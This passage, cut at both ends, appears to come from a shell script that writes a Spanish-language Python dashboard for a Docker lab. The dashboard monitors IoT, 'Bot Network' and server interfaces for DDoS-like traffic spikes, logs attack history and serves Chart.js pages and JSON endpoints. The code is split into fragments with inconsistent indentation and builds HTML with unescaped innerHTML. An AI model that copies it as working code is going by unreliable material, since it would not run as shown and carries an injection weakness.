            avg_bytes = sum(d['bytes_per_sec'] for d in recent) / len(recent)
```

```
                # Determinar nivel de alerta
                alert_active = False
                alert_level = 0
                alert_type = ""
                stats = self.get_current_stats()

                # Verificar umbrales específicos por interfaz
                if iface == 'eth1':  # Botnet - más sensible
                    if avg_bytes > self.thresholds['botnet_suspicious']:
                        alert_active = True
                        alert_level = min(100, (avg_bytes / self.thresholds['botnet_suspicious']) * 100)
                        alert_type = "⚠️ Actividad Botnet Sospechosa"

                        # Registrar el ataque si no estaba activo antes
                        if not self.alerts[iface]['active']:
                            self.record_attack(alert_type, alert_level, iface, stats)

                # Verificar umbrales generales
                if avg_bytes > self.thresholds['critical']:
                    alert_active = True
                    alert_level = 100
                    alert_type = "🚨 CRÍTICO: Posible Ataque DDoS"

                    # Registrar el ataque si no estaba activo antes
                    if not self.alerts[iface]['active']:
                        self.record_attack(alert_type, alert_level, iface, stats)

                elif avg_bytes > self.thresholds['warning']:
                    alert_active = True
                    alert_level = min(90, (avg_bytes / self.thresholds['warning']) * 100)
                    alert_type = "⚠️ ALERTA: Tráfico Anormal"

                    # Registrar el ataque si no estaba activo antes
                    if not self.alerts[iface]['active']:
                        self.record_attack(alert_type, alert_level, iface, stats)

                # Actualizar estado de alerta
                if alert_active:
                    self.alerts[iface] = {
                        'active': True,
                        'level': alert_level,
                        'type': alert_type,
                        'timestamp': time.time()
                    }
                else:
                    # Desactivar alerta si pasaron más de 10 segundos
                    if self.alerts[iface]['active'] and (time.time() - self.alerts[iface]['timestamp']) >
10:
                        self.alerts[iface]['active'] = False
```

```
def get_recent_traffic(self, seconds=60):
    """Obtiene tráfico reciente de todas las interfaces"""
    cutoff = time.time() - seconds
    result = {}

    for iface in ['eth0', 'eth1', 'eth2']:
        recent = [d for d in self.traffic_data[iface] if d['timestamp'] > cutoff]
        result[iface] = recent

    return result

def get_current_stats(self):
    """Obtiene estadísticas actuales"""
    stats = {}
    connections = self.get_active_connections()

    for iface in ['eth0', 'eth1', 'eth2']:
        if self.traffic_data[iface]:
            latest = self.traffic_data[iface][-1]
            alert = self.alerts[iface]

            stats[iface] = {
                'msgs_per_sec': round(latest['msgs_per_sec'], 1),
                'bytes_per_sec': round(latest['bytes_per_sec']),
                'connections': connections.get(iface, 0),
                'name': self.interfaces[iface]['name'],
                'ip': self.interfaces[iface]['ip'],
                'alert': alert['active'],
                'alert_level': alert['level'],
                'alert_type': alert['type']
            }
        else:
            stats[iface] = {
                'msgs_per_sec': 0.0,
                'bytes_per_sec': 0,
                'connections': 0,
                'name': self.interfaces[iface]['name'],
                'ip': self.interfaces[iface]['ip'],
                'alert': False,
                'alert_level': 0,
                'alert_type': ''
            }

    return stats

def get_chart_data(self):
    """Prepara datos para el gráfico"""
    recent = self.get_recent_traffic(60)
```

```
        # Preparar series de tiempo para cada interfaz
        eth0_data = [d['msgs_per_sec'] for d in recent['eth0']]
        eth1_data = [d['msgs_per_sec'] for d in recent['eth1']]
        eth2_data = [d['msgs_per_sec'] for d in recent['eth2']]

        # Asegurar que tengamos 60 puntos
        while len(eth0_data) < 60:
            eth0_data.insert(0, 0)
        while len(eth1_data) < 60:
            eth1_data.insert(0, 0)
        while len(eth2_data) < 60:
            eth2_data.insert(0, 0)

        # Tomar solo los últimos 60 puntos
        eth0_data = eth0_data[-60:]
        eth1_data = eth1_data[-60:]
        eth2_data = eth2_data[-60:]

        return {
            'eth0': eth0_data,  # IoT (verde)
            'eth1': eth1_data,  # Botnet (rojo)
            'eth2': eth2_data,  # Server (azul)
            'timestamp': time.time(),
            'stats': self.get_current_stats()
        }

    def get_history_data(self):
        """Obtiene datos de historial"""
        return {
            'normal_states': self.get_normal_history(),
            'attack_history': self.get_attack_history(),
            'timestamp': time.time()
        }

    def stop(self):
        self.running = False
        if self.monitor_thread:
            self.monitor_thread.join(timeout=1)
        if self.alert_thread:
            self.alert_thread.join(timeout=1)

# Inicializar monitor REAL
monitor = DDOSMonitor()

class RouterHTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/':
            self.serve_index()
        elif self.path == '/history':
            self.serve_history()
```

```
        elif self.path == '/api/stats':
            self.serve_api_stats()
        elif self.path == '/api/chart-data':
            self.serve_api_chart_data()
        elif self.path == '/api/history-data':
            self.serve_api_history_data()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b'404 - Not Found')

    def serve_index(self):
        hostname = socket.gethostname()
        ip_address = socket.gethostbyname(hostname)
        stats = monitor.get_current_stats()

        # Verificar si hay alertas activas
        has_alerts = any(stats[iface]['alert'] for iface in ['eth0', 'eth1', 'eth2'])

        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()

        html = f"""
        <!DOCTYPE html>
        <html>
        <head>
            <title>Router GW - Sistema de Alertas DDoS</title>
            <meta charset="UTF-8">
            <script src="https://cdn.jsdelivr.net/npm/chart.js"></script>
            <style>
                * {{ margin: 0; padding: 0; box-sizing: border-box; }}

                body {{
                    font-family: 'Segoe UI', 'Roboto', sans-serif;
                    background: linear-gradient(135deg, #0f0c29, #302b63, #24243e);
                    color: white;
                    min-height: 100vh;
                    padding: 20px;
                }}

                .container {{
                    max-width: 1400px;
                    margin: 0 auto;
                }}

                .header {{
                    text-align: center;
                    margin-bottom: 30px;
                    padding: 25px;
```

```
    background: rgba(255, 255, 255, 0.08);
    border-radius: 15px;
    backdrop-filter: blur(10px);
    border: 1px solid rgba(255, 255, 255, 0.1);
}}

.header h1 {{
    font-size: 2.8em;
    margin-bottom: 10px;
    background: linear-gradient(90deg, #00b4db, #0083b0);
    -webkit-background-clip: text;
    -webkit-text-fill-color: transparent;
}}

.header .subtitle {{
    color: #a0d2ff;
    font-size: 1.2em;
}}

.action-buttons {{
    display: flex;
    gap: 15px;
    justify-content: center;
    margin-top: 20px;
}}

.action-button {{
    display: inline-block;
    padding: 12px 25px;
    background: linear-gradient(90deg, #00b4db, #0083b0);
    color: white;
    text-decoration: none;
    border-radius: 8px;
    font-weight: bold;
    transition: transform 0.3s;
    border: none;
    cursor: pointer;
    font-size: 1em;
}}

.action-button:hover {{
    transform: translateY(-3px);
    box-shadow: 0 5px 15px rgba(0, 180, 219, 0.3);
}}

.action-button.history {{
    background: linear-gradient(90deg, #ff6b6b, #ff4444);
}}

/* Alertas DDoS */
```

```
.alert-banner {{
    background: linear-gradient(90deg, #ff4444, #ff6b6b);
    color: white;
    padding: 20px;
    border-radius: 12px;
    margin-bottom: 25px;
    display: {'flex' if has_alerts else 'none'};
    align-items: center;
    gap: 20px;
    animation: pulse 2s infinite;
    box-shadow: 0 5px 20px rgba(255, 68, 68, 0.3);
}}

.alert-icon {{
    font-size: 2.5em;
}}

.alert-content h3 {{
    margin-bottom: 5px;
    font-size: 1.4em;
}}

.stats-grid {{
    display: grid;
    grid-template-columns: repeat(3, 1fr);
    gap: 20px;
    margin-bottom: 30px;
}}

.stat-card {{
    background: rgba(255, 255, 255, 0.05);
    border-radius: 12px;
    padding: 25px;
    border: 2px solid;
    transition: transform 0.3s;
    position: relative;
    overflow: hidden;
}}

.stat-card:hover {{
    transform: translateY(-5px);
    background: rgba(255, 255, 255, 0.08);
}}

.stat-card.eth0 {{ border-color: #00ff88; }}
.stat-card.eth1 {{ border-color: #ff4444; }}
.stat-card.eth2 {{ border-color: #4488ff; }}

.stat-card.alert {{
    animation: alertPulse 1s infinite;
```

```
    border-width: 3px;
}}

.alert-badge {{
    position: absolute;
    top: 15px;
    right: 15px;
    background: #ff4444;
    color: white;
    padding: 5px 15px;
    border-radius: 20px;
    font-size: 0.9em;
    font-weight: bold;
    display: none;
}}

.alert-badge.active {{
    display: block;
}}

.stat-card h3 {{
    margin-bottom: 20px;
    display: flex;
    align-items: center;
    gap: 10px;
}}

.stat-values {{
    display: grid;
    grid-template-columns: 1fr 1fr;
    gap: 15px;
}}

.stat-value {{
    text-align: center;
    padding: 15px;
    background: rgba(0, 0, 0, 0.3);
    border-radius: 8px;
}}

.stat-number {{
    font-size: 2.2em;
    font-weight: bold;
    margin-bottom: 5px;
}}

.eth0 .stat-number {{ color: #00ff88; }}
.eth1 .stat-number {{ color: #ff4444; }}
.eth2 .stat-number {{ color: #4488ff; }}
```

```
.stat-label {{
    color: #aaa;
    font-size: 0.9em;
}}

.alert-info {{
    grid-column: span 2;
    background: rgba(255, 68, 68, 0.2);
    padding: 10px;
    border-radius: 8px;
    margin-top: 10px;
    font-size: 0.9em;
    display: none;
}}

.alert-info.active {{
    display: block;
}}

.chart-container {{
    background: rgba(0, 0, 0, 0.3);
    border-radius: 12px;
    padding: 25px;
    margin-bottom: 30px;
    border: 1px solid rgba(255, 255, 255, 0.1);
}}

.chart-header {{
    display: flex;
    justify-content: space-between;
    align-items: center;
    margin-bottom: 20px;
}}

.chart-header h2 {{
    color: #00b4db;
}}

.live-indicator {{
    display: flex;
    align-items: center;
    gap: 10px;
}}

.live-dot {{
    width: 12px;
    height: 12px;
    background: #ff4444;
    border-radius: 50%;
    animation: pulse 1s infinite;
```

```
}}

.chart-wrapper {{
    position: relative;
    height: 400px;
    width: 100%;
}}

.legend {{
    display: flex;
    gap: 30px;
    margin-top: 20px;
    justify-content: center;
}}

.legend-item {{
    display: flex;
    align-items: center;
    gap: 10px;
}}

.legend-dot {{
    width: 12px;
    height: 12px;
    border-radius: 50%;
}}

.dot-eth0 {{ background: #00ff88; }}
.dot-eth1 {{ background: #ff4444; }}
.dot-eth2 {{ background: #4488ff; }}

.timestamp {{
    text-align: right;
    color: #888;
    margin-top: 20px;
    font-size: 0.9em;
}}

.system-info {{
    background: rgba(255, 255, 255, 0.05);
    border-radius: 12px;
    padding: 25px;
    margin-top: 20px;
    border: 1px solid rgba(255, 255, 255, 0.1);
}}

.system-info h2 {{
    color: #00b4db;
    margin-bottom: 15px;
}}
```

```
            .info-grid {{
                display: grid;
                grid-template-columns: repeat(2, 1fr);
                gap: 15px;
            }}

            .info-item {{
                padding: 10px;
                background: rgba(0, 0, 0, 0.2);
                border-radius: 6px;
            }}

            @keyframes pulse {{
                0% {{ opacity: 1; }}
                50% {{ opacity: 0.5; }}
                100% {{ opacity: 1; }}
            }}

            @keyframes alertPulse {{
                0% {{ border-color: #ff4444; box-shadow: 0 0 10px rgba(255, 68, 68, 0.5); }}
                50% {{ border-color: #ff8888; box-shadow: 0 0 20px rgba(255, 68, 68, 0.8); }}
                100% {{ border-color: #ff4444; box-shadow: 0 0 10px rgba(255, 68, 68, 0.5); }}
            }}
        </style>
    </head>
    <body>
        <div class="container">
            <div class="header">
                <h1>🛡️ Router GW - Sistema de Alertas DDoS</h1>
                <div class="subtitle">Monitoreo en tiempo real con detección de ataques e
historial</div>
                <div class="action-buttons">
                    <button class="action-button" onclick="location.reload()">🔄
Actualizar</button>
                    <button class="action-button history"
onclick="window.location.href='/history'">📊 Ver Historial</button>
                </div>
            </div>

            <!-- Banner de Alertas -->
            <div id="alertBanner" class="alert-banner">
                <div class="alert-icon">🚨</div>
                <div class="alert-content">
                    <h3 id="alertTitle">ALERTA DE SEGURIDAD</h3>
                    <div id="alertDetails">Posible ataque DDoS detectado en la red</div>
                </div>
            </div>
```

```
            <!-- Tarjetas de Interfaces -->
            <div class="stats-grid">
                <div class="stat-card eth0" id="cardEth0">
                    <div class="alert-badge" id="badgeEth0">⚠ ALERTA</div>
                    <h3>🔗 {stats['eth0']['name']} (eth0)</h3>
                    <div class="stat-values">
                        <div class="stat-value">
                            <div class="stat-number"
id="eth0Msgs">{stats['eth0']['msgs_per_sec']}</div>
                            <div class="stat-label">msg/s</div>
                        </div>
                        <div class="stat-value">
                            <div class="stat-number"
id="eth0Bytes">{stats['eth0']['bytes_per_sec']}</div>
                            <div class="stat-label">bytes/s</div>
                        </div>
                        <div class="alert-info" id="alertEth0"></div>
                        <div class="stat-value" style="grid-column: span 2;">
                            <div>IP: {stats['eth0']['ip']}</div>
                            <div>Conexiones: <span
id="eth0Conn">{stats['eth0']['connections']}</span></div>
                        </div>
                    </div>
                </div>

                <div class="stat-card eth1" id="cardEth1">
                    <div class="alert-badge" id="badgeEth1">⚠ ALERTA</div>
                    <h3>🤖 {stats['eth1']['name']} (eth1)</h3>
                    <div class="stat-values">
                        <div class="stat-value">
                            <div class="stat-number"
id="eth1Msgs">{stats['eth1']['msgs_per_sec']}</div>
                            <div class="stat-label">msg/s</div>
                        </div>
                        <div class="stat-value">
                            <div class="stat-number"
id="eth1Bytes">{stats['eth1']['bytes_per_sec']}</div>
                            <div class="stat-label">bytes/s</div>
                        </div>
                        <div class="alert-info" id="alertEth1"></div>
                        <div class="stat-value" style="grid-column: span 2;">
                            <div>IP: {stats['eth1']['ip']}</div>
                            <div>Conexiones: <span
id="eth1Conn">{stats['eth1']['connections']}</span></div>
                        </div>
                    </div>
                </div>

                <div class="stat-card eth2" id="cardEth2">
```

```
                <div class="alert-badge" id="badgeEth2">⚠ ALERTA</div>
                <h3>🚨 {stats['eth2']['name']} (eth2)</h3>
                <div class="stat-values">
                  <div class="stat-value">
                    <div class="stat-number"
id="eth2Msgs">{stats['eth2']['msgs_per_sec']}</div>
                    <div class="stat-label">msg/s</div>
                  </div>
                  <div class="stat-value">
                    <div class="stat-number"
id="eth2Bytes">{stats['eth2']['bytes_per_sec']}</div>
                    <div class="stat-label">bytes/s</div>
                  </div>
                  <div class="alert-info" id="alertEth2"></div>
                  <div class="stat-value" style="grid-column: span 2;">
                    <div>IP: {stats['eth2']['ip']}</div>
                    <div>Conexiones: <span
id="eth2Conn">{stats['eth2']['connections']}</span></div>
                  </div>
                </div>
              </div>
            </div>

            <!-- Gráfico de Tráfico -->
            <div class="chart-container">
              <div class="chart-header">
                <h2>📈 Tráfico de Interfaces en Tiempo Real</h2>
                <div class="live-indicator">
                  <div class="live-dot"></div>
                  <span>MONITOREO ACTIVO</span>
                </div>
              </div>
              <div class="chart-wrapper">
                <canvas id="trafficChart"></canvas>
              </div>
              <div class="legend">
                <div class="legend-item">
                  <div class="legend-dot dot-eth0"></div>
                  <span>eth0 - IoT Network (10.10.10.0/23)</span>
                </div>
                <div class="legend-item">
                  <div class="legend-dot dot-eth1"></div>
                  <span>eth1 - Bot Network (10.10.20.0/23)</span>
                </div>
                <div class="legend-item">
                  <div class="legend-dot dot-eth2"></div>
                  <span>eth2 - Server Network (10.10.30.0/24)</span>
                </div>
              </div>
              <div class="timestamp" id="chartTimestamp">
```

```
                Última actualización: {datetime.now().strftime('%H:%M:%S')}
            </div>
        </div>

        <!-- Información del Sistema -->
        <div class="system-info">
            <h2>💻 Información del Sistema</h2>
            <div class="info-grid">
                <div class="info-item">
                    <strong>Hostname:</strong> {hostname}
                </div>
                <div class="info-item">
                    <strong>IP Router:</strong> {ip_address}
                </div>
                <div class="info-item">
                    <strong>Estado:</strong> <span id="globalStatus" style="color:
#00ff88;">● Seguro</span>
                </div>
                <div class="info-item">
                    <strong>Actualización:</strong> <span id="lastUpdate">Cada
segundo</span>
                </div>
            </div>
        </div>
    </div>

    <script>
        let chart = null;

        // Inicializar gráfico
        function initChart() {{
            const ctx = document.getElementById('trafficChart').getContext('2d');

            // Etiquetas de tiempo (últimos 60 segundos)
            const labels = [];
            for (let i = 59; i >= 0; i--) {{
                labels.push(i + 's');
            }}

            chart = new Chart(ctx, {{
                type: 'line',
                data: {{
                    labels: labels,
                    datasets: [
                        {{
                            label: 'eth0 - IoT Network',
                            data: new Array(60).fill(0),
                            borderColor: '#00ff88',
                            backgroundColor: 'rgba(0, 255, 136, 0.1)',
                            borderWidth: 3,
```

```
            fill: true,
            tension: 0.4,
            pointRadius: 0
        }},
        {{
            label: 'eth1 - Bot Network',
            data: new Array(60).fill(0),
            borderColor: '#ff4444',
            backgroundColor: 'rgba(255, 68, 68, 0.1)',
            borderWidth: 3,
            fill: true,
            tension: 0.4,
            pointRadius: 0
        }},
        {{
            label: 'eth2 - Server Network',
            data: new Array(60).fill(0),
            borderColor: '#4488ff',
            backgroundColor: 'rgba(68, 136, 255, 0.1)',
            borderWidth: 3,
            fill: true,
            tension: 0.4,
            pointRadius: 0
        }}
    ]
}},
options: {{
    responsive: true,
    maintainAspectRatio: false,
    animation: {{
        duration: 0
    }},
    interaction: {{
        intersect: false,
        mode: 'index'
    }},
    plugins: {{
        legend: {{
            display: false
        }},
        tooltip: {{
            mode: 'index',
            intersect: false,
            callbacks: {{
                label: function(context) {{
                    let label = context.dataset.label || '';
                    if (label) {{
                        label += ': ';
                    }}
                    label += context.parsed.y.toFixed(1) + ' msg/s';
```

```
                        return label;
                    }}
                }}
            }}
        }},
        scales: {{
            x: {{
                display: true,
                grid: {{
                    color: 'rgba(255, 255, 255, 0.1)'
                }},
                ticks: {{
                    color: '#aaa',
                    maxTicksLimit: 10
                }}
            }},
            y: {{
                display: true,
                grid: {{
                    color: 'rgba(255, 255, 255, 0.1)'
                }},
                ticks: {{
                    color: '#aaa',
                    callback: function(value) {{
                        return value.toFixed(1) + ' msg/s';
                    }}
                }},
                suggestedMin: 0
            }}
        }}
    }});
}}

// Manejar alertas DDoS
function handleAlerts(stats) {{
    let hasAnyAlert = false;
    let alertTitle = '';
    let alertDetails = '';

    ['eth0', 'eth1', 'eth2'].forEach(iface => {{
        const ifaceStats = stats[iface];
        const card = document.getElementById('card' + iface.charAt(0).toUpperCase()
+ iface.slice(1));
        const badge = document.getElementById('badge' +
iface.charAt(0).toUpperCase() + iface.slice(1));
        const alertInfo = document.getElementById('alert' +
iface.charAt(0).toUpperCase() + iface.slice(1));

        if (ifaceStats.alert) {{
```

```
                    hasAnyAlert = true;

                    // Activar alerta en la tarjeta
                    card.classList.add('alert');
                    badge.classList.add('active');
                    alertInfo.classList.add('active');
                    alertInfo.textContent = ifaceStats.alert_type + ' (' +
Math.round(ifaceStats.alert_level) + '%)';

                    // Acumular detalles para el banner
                    alertDetails += ifaceStats.name + ': ' + ifaceStats.alert_type + '\\n';
                }} else {{
                    // Desactivar alerta en la tarjeta
                    card.classList.remove('alert');
                    badge.classList.remove('active');
                    alertInfo.classList.remove('active');
                }}
            }});

            // Mostrar/ocultar banner principal
            const alertBanner = document.getElementById('alertBanner');
            const globalStatus = document.getElementById('globalStatus');

            if (hasAnyAlert) {{
                alertBanner.style.display = 'flex';
                document.getElementById('alertDetails').textContent = alertDetails;
                globalStatus.textContent = '⚠ EN PELIGRO';
                globalStatus.style.color = '#ff4444';
            }} else {{
                alertBanner.style.display = 'none';
                globalStatus.textContent = '● SEGURO';
                globalStatus.style.color = '#00ff88';
            }}
        }}

        // Actualizar gráfico con datos reales
        async function updateChart() {{
            try {{
                const response = await fetch('/api/chart-data');
                const data = await response.json();

                if (chart) {{
                    // Actualizar datasets
                    chart.data.datasets[0].data = data.eth0;
                    chart.data.datasets[1].data = data.eth1;
                    chart.data.datasets[2].data = data.eth2;

                    // Actualizar estadísticas
                    const stats = data.stats;
```

```
                    ['eth0', 'eth1', 'eth2'].forEach(iface => {{
                        document.getElementById(iface + 'Msgs').textContent =
stats[iface].msgs_per_sec;
                        document.getElementById(iface + 'Bytes').textContent =
stats[iface].bytes_per_sec;
                        document.getElementById(iface + 'Conn').textContent =
stats[iface].connections;
                    }});

                    // Manejar alertas
                    handleAlerts(stats);

                    // Actualizar timestamp
                    const now = new Date();
                    document.getElementById('chartTimestamp').textContent =
                        'Última actualización: ' + now.toLocaleTimeString();
                    document.getElementById('lastUpdate').textContent =
now.toLocaleTimeString();

                    chart.update('none');
                }}
            }} catch (error) {{
                console.error('Error actualizando datos:', error);
            }}
        }}

        // Inicializar cuando la página cargue
        document.addEventListener('DOMContentLoaded', function() {{
            initChart();

            // Actualizar inmediatamente
            updateChart();

            // Actualizar cada segundo
            setInterval(updateChart, 1000);
        }});
    </script>
</body>
</html>
"""
        self.wfile.write(html.encode())

    def serve_history(self):
        """Sirve la página de historial"""
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()

        html = """
        <!DOCTYPE html>
```

```
<html>
<head>
  <title>Historial de Red - Router GW</title>
  <meta charset="UTF-8">
  <script>
    async function loadHistoryData() {
      try {
        const response = await fetch('/api/history-data');
        const data = await response.json();

        // Actualizar tabla de estados normales
        const normalTableBody = document.getElementById('normalTableBody');
        const attackTableBody = document.getElementById('attackTableBody');

        if (data.normal_states.length === 0) {
          normalTableBody.innerHTML = `
            <tr>
              <td colspan="5" class="no-data">
                No hay datos de estados normales aún
              </td>
            </tr>
          `;
        } else {
          let normalHtml = '';
          data.normal_states.reverse().forEach(state => {
            // Encontrar interfaces activas
            const activeInterfaces = [];
            for (const [iface, metrics] of Object.entries(state.interfaces)) {
              if (metrics.msgs_per_sec > 0 || metrics.connections > 0) {
                let color = '';
                if (iface === 'eth0') color = 'eth0-tag';
                else if (iface === 'eth1') color = 'eth1-tag';
                else if (iface === 'eth2') color = 'eth2-tag';

                activeInterfaces.push(`<span class="interface-tag
${color}">${iface}</span>`);
              }
            }

            normalHtml += `
              <tr>
                <td class="timestamp-cell">${state.datetime}</td>
                <td>${activeInterfaces.join('') || '<span
style="color:#888">Inactivo</span>'}</td>
                <td class="metric-cell">${state.total_msgs.toFixed(1)} msg/s</td>
                <td class="metric-cell">${state.total_bytes.toLocaleString()}
B/s</td>
                <td class="metric-cell">${state.total_connections}</td>
              </tr>
            `;
```

```
            });
            normalTableBody.innerHTML = normalHtml;
        }

        // Actualizar tabla de ataques
        if (data.attack_history.length === 0) {
            attackTableBody.innerHTML = `
                <tr>
                    <td colspan="5" class="no-data">
                        No se han detectado ataques DDoS
                    </td>
                </tr>
            `;
        } else {
            let attackHtml = '';
            data.attack_history.reverse().forEach(attack => {
                let ifaceColor = '';
                if (attack.interface === 'eth0') ifaceColor = 'eth0-tag';
                else if (attack.interface === 'eth1') ifaceColor = 'eth1-tag';
                else if (attack.interface === 'eth2') ifaceColor = 'eth2-tag';

                attackHtml += `
                    <tr>
                        <td class="timestamp-cell">${attack.datetime}</td>
                        <td>
                            <div class="attack-type">${attack.type}</div>
                            <div class="interface-stats">
                                Interfaz: <span class="interface-tag
${ifaceColor}">${attack.interface_name}</span>
                            </div>
                        </td>
                        <td>
                            <span class="interface-tag
${ifaceColor}">${attack.interface}</span>
                            <div class="interface-stats">${attack.interface_name}</div>
                        </td>
                        <td class="metric-cell">
                            <div>${attack.metrics.msgs_per_sec.toFixed(1)} msg/s</div>
                            <div>${attack.metrics.bytes_per_sec.toLocaleString()} B/s</div>
                            <div>${attack.metrics.connections} conexiones</div>
                        </td>
                        <td>
                            <div class="alert-tag">${Math.round(attack.level)}%</div>
                        </td>
                    </tr>
                `;
            });
            attackTableBody.innerHTML = attackHtml;
        }
```

```
        } catch (error) {
            console.error('Error cargando datos:', error);
            document.getElementById('normalTableBody').innerHTML = `
                <tr>
                    <td colspan="5" style="color:#ff4444; text-align:center;">
                        Error cargando datos: ${error.message}
                    </td>
                </tr>
            `;
        }
    }

    // Cargar datos cuando la página se cargue
    document.addEventListener('DOMContentLoaded', function() {
        loadHistoryData();
        // Recargar cada 10 segundos
        setInterval(loadHistoryData, 10000);
    });
</script>
<style>
    * { margin: 0; padding: 0; box-sizing: border-box; }

    body {
        font-family: 'Segoe UI', 'Roboto', sans-serif;
        background: linear-gradient(135deg, #0f0c29, #302b63, #24243e);
        color: white;
        min-height: 100vh;
        padding: 20px;
    }

    .container {
        max-width: 1400px;
        margin: 0 auto;
    }

    .header {
        text-align: center;
        margin-bottom: 30px;
        padding: 25px;
        background: rgba(255, 255, 255, 0.08);
        border-radius: 15px;
        backdrop-filter: blur(10px);
        border: 1px solid rgba(255, 255, 255, 0.1);
    }

    .header h1 {
        font-size: 2.5em;
        margin-bottom: 10px;
        background: linear-gradient(90deg, #00b4db, #0083b0);
        -webkit-background-clip: text;
```

```
    -webkit-text-fill-color: transparent;
}

.header .subtitle {
    color: #a0d2ff;
    font-size: 1.1em;
    margin-bottom: 20px;
}

.back-button {
    display: inline-block;
    padding: 12px 30px;
    background: linear-gradient(90deg, #00b4db, #0083b0);
    color: white;
    text-decoration: none;
    border-radius: 8px;
    font-weight: bold;
    transition: transform 0.3s;
}

.back-button:hover {
    transform: translateY(-3px);
    box-shadow: 0 5px 15px rgba(0, 180, 219, 0.3);
}

.tables-container {
    display: grid;
    grid-template-columns: 1fr 1fr;
    gap: 30px;
    margin-top: 20px;
}

.table-section {
    background: rgba(255, 255, 255, 0.05);
    border-radius: 12px;
    padding: 25px;
    border: 1px solid rgba(255, 255, 255, 0.1);
}

.table-section h2 {
    color: #00b4db;
    margin-bottom: 20px;
    padding-bottom: 10px;
    border-bottom: 2px solid rgba(0, 180, 219, 0.3);
}

.table-section.normal h2 {
    color: #00ff88;
}
```

```
.table-section.attacks h2 {
    color: #ff4444;
}

.history-table {
    width: 100%;
    border-collapse: collapse;
    font-size: 0.95em;
}

.history-table th {
    background: rgba(0, 0, 0, 0.3);
    padding: 15px;
    text-align: left;
    border-bottom: 2px solid rgba(255, 255, 255, 0.1);
    color: #00b4db;
}

.history-table td {
    padding: 15px;
    border-bottom: 1px solid rgba(255, 255, 255, 0.05);
}

.history-table tr:hover {
    background: rgba(255, 255, 255, 0.03);
}

.interface-tag {
    display: inline-block;
    padding: 4px 10px;
    border-radius: 4px;
    font-size: 0.85em;
    font-weight: bold;
    margin: 2px;
}

.eth0-tag { background: rgba(0, 255, 136, 0.2); color: #00ff88; }
.eth1-tag { background: rgba(255, 68, 68, 0.2); color: #ff4444; }
.eth2-tag { background: rgba(68, 136, 255, 0.2); color: #4488ff; }

.alert-tag {
    display: inline-block;
    padding: 4px 10px;
    border-radius: 4px;
    font-size: 0.85em;
    font-weight: bold;
    background: rgba(255, 68, 68, 0.2);
    color: #ff4444;
}
```

```
            .metric-cell {
                font-family: 'Courier New', monospace;
                color: #a0d2ff;
            }

            .timestamp-cell {
                font-size: 0.9em;
                color: #888;
            }

            .loading {
                text-align: center;
                padding: 40px;
                color: #888;
            }

            .attack-type {
                font-weight: bold;
                color: #ff6b6b;
            }

            .interface-stats {
                margin-top: 5px;
                font-size: 0.85em;
                color: #aaa;
            }

            .no-data {
                text-align: center;
                padding: 40px;
                color: #888;
                font-style: italic;
            }

            @media (max-width: 1200px) {
                .tables-container {
                    grid-template-columns: 1fr;
                }
            }
        </style>
    </head>
    <body>
        <div class="container">
            <div class="header">
                <h1>📊 Historial de Red - Sistema de Monitoreo</h1>
                <div class="subtitle">Últimos 10 estados normales y alertas DDoS
detectadas</div>
                <a href="/" class="back-button">← Volver al Panel Principal</a>
            </div>
```

```
            <div class="tables-container">
                <div class="table-section normal">
                    <h2>📈 Últimos 10 Estados Normales</h2>
                    <table class="history-table" id="normalTable">
                        <thead>
                            <tr>
                                <th>Hora</th>
                                <th>Interfaces Activas</th>
                                <th>Total msg/s</th>
                                <th>Total bytes/s</th>
                                <th>Conexiones</th>
                            </tr>
                        </thead>
                        <tbody id="normalTableBody">
                            <tr>
                                <td colspan="5" class="loading">Cargando datos normales...</td>
                            </tr>
                        </tbody>
                    </table>
                </div>

                <div class="table-section attacks">
                    <h2>🚨 Últimos 10 Ataques DDoS</h2>
                    <table class="history-table" id="attackTable">
                        <thead>
                            <tr>
                                <th>Hora</th>
                                <th>Tipo de Alerta</th>
                                <th>Interfaz</th>
                                <th>Métricas</th>
                                <th>Nivel</th>
                            </tr>
                        </thead>
                        <tbody id="attackTableBody">
                            <tr>
                                <td colspan="5" class="loading">Cargando historial de ataques...</td>
                            </tr>
                        </tbody>
                    </table>
                </div>
            </div>
        </div>
    </body>
    </html>
    """
    self.wfile.write(html.encode())

def serve_api_stats(self):
    stats = monitor.get_current_stats()
```

```
        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.end_headers()
        self.wfile.write(json.dumps(stats).encode())

    def serve_api_chart_data(self):
        chart_data = monitor.get_chart_data()

        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.end_headers()
        self.wfile.write(json.dumps(chart_data).encode())

    def serve_api_history_data(self):
        history_data = monitor.get_history_data()

        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.end_headers()
        self.wfile.write(json.dumps(history_data).encode())

def run_server():
    server_address = ('', 9100)
    httpd = HTTPServer(server_address, RouterHTTPHandler)

    print('=' * 60)
    print('🛡️ SISTEMA DE ALERTAS DDoS INICIADO')
    print('=' * 60)
    print('📡 Accesible en:')
    print('   • http://localhost:9100')
    print('   • http://10.10.10.254:9100 (IoT Network)')
    print('   • http://10.10.20.254:9100 (Bot Network)')
    print('   • http://10.10.30.254:9100 (Server Network)')
    print('')
    print('📊 NUEVO: Sistema de Historial')
    print('   • /history - Ver estados normales y ataques')
    print('   • Registra cada 5 segundos estados normales')
    print('   • Registra automáticamente ataques detectados')
    print('')
    print('🚨 DETECCIÓN DE ATAQUES:')
    print('   • Botnet (eth1): >10 KB/s = Alerta')
    print('   • IoT/Server: >50 KB/s = Crítico')
    print('   • IoT/Server: >20 KB/s = Advertencia')
    print('   • Actualización: Cada 2 segundos')
    print('=' * 60)
```

```
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print('\n🛑 Deteniendo sistema...')
        monitor.stop()
        httpd.server_close()

if __name__ == '__main__':
    run_server()
EOF

chmod +x "$LOCAL_APP_DIR/server.py"

echo "[+] Creando router-gw con sistema de alertas e historial..."
docker run -d --name router-gw \
  --hostname router-gw \
  --cap-add NET_ADMIN \
  --cap-add NET_RAW \
  -p 9100:9100 \
  -v "$(pwd)/$LOCAL_APP_DIR:/app" \
  --sysctl net.ipv4.ip_forward=1 \
  --sysctl net.ipv4.conf.all.rp_filter=0 \
